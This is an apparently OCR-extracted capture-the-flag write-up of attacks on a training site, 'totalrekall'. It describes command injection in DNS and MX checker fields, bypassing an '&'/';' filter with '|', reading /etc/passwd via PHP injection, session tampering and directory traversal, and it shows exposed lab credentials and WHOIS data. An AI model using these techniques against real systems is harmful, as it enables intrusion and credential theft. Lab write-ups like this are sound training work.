
```
<p><label for="login">Login:</label><font color="#DB545A">dougquaid</font><br />
<input type="text" id="login" name="login" size="20" /></p>

<p><label for="password">Password:</label><font color="#DB545A">kuato</font><br />
<input type="password" id="password" name="password" size="20" /></p>
```




EE also found sensitive data exposure, flag9 in the robots.txt sdirectory




EE carried out a successful command injection in the networking.php directory. The cat icommand was used in the "DNS Check" field to view the contents of vendors.txt file




EE managed ton execute command injection in the "MX Record Checker" field by employing same instruction as flag 10. However, EE had to circumvent input validation which would eliminate both '&' and ';'. This wa.s achieved through using '|'.




EE identified a user named 'melina' in the /etc/passwd file who had. the typical injection vulnerability for flags 10 and 11. EE predicted the password because melina.'s password was not strong enough







EE utilized the concealed webpage discovered in the robots.txt directory, named souvenirs.php. Following this, EE modified the URL to insert a PHP injection and execute cat command on /etc/passwd file



EE tried to use the Repeater tool from Burp Suite for experimenting with various session IDs on the "Restricted Area" web page. They found a flaw in session management.



EE utilized the earlier command injection flaw to locate the old_disclaimers directory. We then successfully implemented a directory traversal and was able to capture flag 15.



Day Two (Linux)


Found at DomainDossier on centralops.net. Utilized an open-source intelligence (OSINT) to find where sensitive info was exposed in the WHOIS data

```
Domain Name: totalrekall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2024-02-03T15:15:56Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2025-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Tech ID: CR534509110
Tech Name: sshUser alice
Tech Organization:
Tech Street: h8s692hskasd Flag1
```


Used a reverse DNS lookup tool to locate the IP addres of totalrekall.xyz for flag 2.

IP address
76.223.105.230

